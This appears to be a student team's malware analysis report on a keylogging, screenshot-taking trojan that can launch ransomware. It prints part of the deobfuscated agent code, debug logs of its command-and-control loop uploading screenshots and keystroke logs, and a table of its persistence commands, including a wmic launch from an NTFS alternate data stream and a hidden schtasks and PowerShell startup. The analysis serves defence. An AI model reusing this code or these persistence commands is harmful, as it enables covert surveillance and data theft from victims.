29 KEY=abc('HKU\\Users\\admin', 'utf-8').encode(abc('utf-8', 'utf-8'))
30 PW=abc('C:\\Users\\admin\\', 'utf-8').encode(abc('utf-8', 'utf-8'))
31 MS_URL=abc('http://microsoftonline_downloads/windowsupdates/', 'utf-8')
32 UID = None
33
34 BUFFER_SIZE = 8192
35
36 aes = AES.new(KEY, AES.MODE_FCB)
37 BLOCK_SIZE = 16
38
39 writing = False
40 running = True
41 SLEEP_TIME = 8
42 KEYLOG_FILE=abc('keys.log', 'utf-8')
43 KEYLOG_PATH="/tmp/" + KEYLOG_FILE
44 PID_FILE="/tmp/agent.pid"
45 if os.name == 'nt':
46     KEYLOG_PATH = os.getenv(abc('APPDATA', 'utf-8'))+abc('\\..\\Local\\', 'utf-8')+KEYLOG_FILE
47     PID_FILE = os.getenv(abc('APPDATA', 'utf-8'))+abc('\\agent.pid', 'utf-8')
48 DEBUG = True
49
50 def powerstealth(cmd):
51     try:
52         if DEBUG:
53             os.system("powershell.exe -c '%s'" %cmd)
54     except:
```

Screen captures showing the clear code

We can see that the virus is a trojan. This one has installed a keylogger and takes screenshots regularly. It gives an identification number to the machine uid. It also hides data in a gif. It uses this hidden data in the GIF to download data, send it, or run programs on the computer. The program can therefore launch ransomware.


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Screen captures showing the ransomware

We tried to connect to the virus server using our script, but we failed. So, we modified the current script on the workstation



Screen captures showing our script

We added display in the stage1.py file and see what is happening in the background.

```
Decrypted broadcasted content
keylogger started
grabbed screen
pidfile already existing and is not ours, waiting
<stdin>:344: RuntimeWarning: coroutine 'ws_agent' was never awaited
RuntimeWarning: Enable tracemalloc to get the object allocation traceback
Sleep 1
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001D087A92240>
Raw data b'\xedm\x1a\xed\xda(\x8c*K\x1e\xf0\xf8$&V\x00\xf8\xe7\xe9\x81\x03\t'<O\xc70\x11~\xb2V\x19 0\xdi\xae_4\xa5\x9c1\x1cz$\xbbbV\r'
decrypted [{"data": "calc.exe", "type": "EXECUTE"}]
Received {"data": "calc.exe", "type": "EXECUTE"}
Handling {"data": "calc.exe", "type": "EXECUTE"}
EXECUTE
decrypted [{"type": "SCREENSHOT"}]
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001D088996308>
Raw data b'\xeb\x00\xf2s]\x9BU\x90\xf1\x0c\x0cm1\xe2\x841\xff#\xc21\xc8,,\x89q\x0\x04\x93g\x89.y6\xdcv\xa8\x7f\x952\x1fc\xed\x0d\xfd.\xa8e\xf7\xbb\xfb\x00\xff\x13j\xbc=\x10\x13\\\xf2\xd5\x0f\
A\x993\xbb6'
decrypted [{"data": "C:/Users/myles/AppData/Local/lastscreen.png", "type": "DOWNLOAD"}]
Received {"data": "C:/Users/myles/AppData/Local/lastscreen.png", "type": "DOWNLOAD"}
Handling {"data": "C:/Users/myles/AppData/Local/lastscreen.png", "type": "DOWNLOAD"}
Sending UPLOAD
UPLOADED
HCY8NQ
UPLOADED
decrypted [{"data": "C:/Users/myles/AppData/Local/keys.log", "type": "DOWNLOAD"}]
Rewriting pidfile with 6428
Websocket connected <websockets.legacy.client.WebSocketClientProtocol object at 0x000001D088971C50>
```

Screen captures show what is happening in the virus

We now have the confirmation of why the calculator and the ransomware are launching randomly.

KEY FINDINGS

<u>Name</u>	<u>Description</u>	<u>Location</u>	<u>Content</u>
<u>Windefender.cmd</u>		<u>C:\Users\myles\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup</u>	<u>wmic process call create "C:\Users\myles\Pictures\wallpaper.jpeg:py.exe C:\Users\myles\Pictures\wallpaper.jpeg:stage2.py</u>
<u>vlc_updater.exe</u>	<u>Python interpretor</u>	<u>C:\WinCache</u>	<u>Python executable</u>
<u>task.ps1</u>	<u>Powershell program that launch stage1.ps1 at the start up</u>	<u>C:\WinCache</u>	<u>schtasks /create /F /IT /tn WinCache /tr "powershell C:\WinCache\stage1.ps1" /sc onlogon /ru System</u>
<u>stage1.ps1</u>	<u>Powershell program that launch stage1.py and vlc_updater.exe in hidden mode</u>	<u>C:\WinCache</u>	<u>powershell.exe - windowstyle hidden - c "type C:\WinCache\stage1.py C:\WinCache\vlc_updater.exe</u>
<u>stage1.py</u>	<u>Obfuscated code with aes 13, 2 times.</u> <u>Keylogger, screen catcher, all the virus</u>	<u>C:\WinCache</u>	
<u>stage2.py</u>	<u>Obfuscated code with aes 13, 2 times.</u> <u>Keylogger, screen catcher, all the virus</u>	<u>C:\WinCache</u>	

<u>sanic.gif</u>	<u>Gif containing a code :</u>	<u>C:\WinCache</u>	<u>HIDDEN_CONTENT SEPARATOR=</u> <u>“instructions”</u>
<u>wallpaper.jpeg</u>	<u>File used to use an ntfs method to launch stage2.py</u>	<u>C:\Users\myle</u> <u>s\Pictures</u>	
<u>Keys.log</u>	<u>keylogger</u>	<u>C:\Users\myle</u> <u>s\AppData\Local\keys.log</u>	
<u>Crypt.html</u>	<u>ransomware</u>	<u>C:\Users\myle</u> <u>s\AppData\Local\crypt.html</u>	
<u>Lastscreen.png</u>	<u>Screenshot taker</u>	<u>C:\Users\myle</u> <u>s\AppData\Local</u>	

MAIN REMEDIATION ADVICE

Our advice is to pay attention to the sites and always check if the site where you download an application is the official site.

We have developed a script to remove the virus. He is in the GitHub folder where this document is also located.

- **Step 1** – Open the command prompt (cmd.exe).
- **Step 2** – Go to the location where the .bat or .cmd file is stored.
- **Step 3** – Execute the batch file.

SETUP

We used VirtualBox, Kali Linux. We also used glasswire, burp suite, Wireshark as tools.

METHODOLOGY

We met every day, five days in a row.

One has the project fully set and share his screen.

One is helping the screen sharer.

One is writing everything found.

One is analyzing the code or developing scripts.